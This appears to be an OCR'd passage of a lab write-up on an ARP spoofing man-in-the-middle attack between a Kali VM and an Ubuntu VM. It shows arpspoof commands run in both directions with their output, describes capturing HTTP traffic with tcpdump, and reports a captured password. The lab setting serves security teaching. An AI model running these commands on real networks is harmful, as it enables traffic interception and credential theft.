
In this step, I am configuring the port forwarding and I am also checking the ip address and interface of the Kali VM.

```
┌──(root㉿kali)-[~]
└─# arpspoof -i eth0 -t 10.0.2.15 10.0.2.1
8:0:27:37:df:2f 8:0:27:36:5:5d 0806 42: arp reply 10.0.2.1 is-at 8:0:27:37:d
f:2f
8:0:27:37:df:2f 8:0:27:36:5:5d 0806 42: arp reply 10.0.2.1 is-at 8:0:27:37:d
f:2f
8:0:27:37:df:2f 8:0:27:36:5:5d 0806 42: arp reply 10.0.2.1 is-at 8:0:27:37:d
f:2f
8:0:27:37:df:2f 8:0:27:36:5:5d 0806 42: arp reply 10.0.2.1 is-at 8:0:27:37:d
f:2f
8:0:27:37:df:2f 8:0:27:36:5:5d 0806 42: arp reply 10.0.2.1 is-at 8:0:27:37:d
f:2f
8:0:27:37:df:2f 8:0:27:36:5:5d 0806 42: arp reply 10.0.2.1 is-at 8:0:27:37:d
f:2f
```


```
┌──(timothyd㉿kali)-[~]
└─$ sudo su -
[sudo] password for timothyd:
┌──(root㉿kali)-[~]
└─# arpspoof -i eth0 -t 10.0.2.1 10.0.2.15
8:0:27:37:df:2f 52:54:0:12:35:0 0806 42: arp reply 10.0.2.15 is-at 8:0:27:37:
df:2f
8:0:27:37:df:2f 52:54:0:12:35:0 0806 42: arp reply 10.0.2.15 is-at 8:0:27:37:
df:2f
8:0:27:37:df:2f 52:54:0:12:35:0 0806 42: arp reply 10.0.2.15 is-at 8:0:27:37:
df:2f
8:0:27:37:df:2f 52:54:0:12:35:0 0806 42: arp reply 10.0.2.15 is-at 8:0:27:37:
df:2f
8:0:27:37:df:2f 52:54:0:12:35:0 0806 42: arp reply 10.0.2.15 is-at 8:0:27:37:
df:2f
8:0:27:37:df:2f 52:54:0:12:35:0 0806 42: arp reply 10.0.2.15 is-at 8:0:27:37:
df:2f
8:0:27:37:df:2f 52:54:0:12:35:0 0806 42: arp reply 10.0.2.15 is-at 8:0:27:37:
df:2f
8:0:27:37:df:2f 52:54:0:12:35:0 0806 42: arp reply 10.0.2.15 is-at 8:0:27:37:
df:2f
8:0:27:37:df:2f 52:54:0:12:35:0 0806 42: arp reply 10.0.2.15 is-at 8:0:27:37:
df:2f
8:0:27:37:df:2f 52:54:0:12:35:0 0806 42: arp reply 10.0.2.15 is-at 8:0:27:37:
df:2f
8:0:27:37:df:2f 52:54:0:12:35:0 0806 42: arp reply 10.0.2.15 is-at 8:0:27:37:
df:2f
8:0:27:37:df:2f 52:54:0:12:35:0 0806 42: arp reply 10.0.2.15 is-at 8:0:27:37:
```

In the images above, I am launching a spoof attack from the Kali VM to the Ubuntu VM. I am doing this in one direction and then in the inverse direction. That is why the addresses are


reversed in the second picture.



In this step, I am running a tcp dump to capture the http packets on the interface that is running the arp spoofs.



In this step, I am in the Ubuntu VM and I am making an HTTP GET request. The Kali VM will then get to capture all of the Ubuntu VMs traffic.



The password is SuperSecret.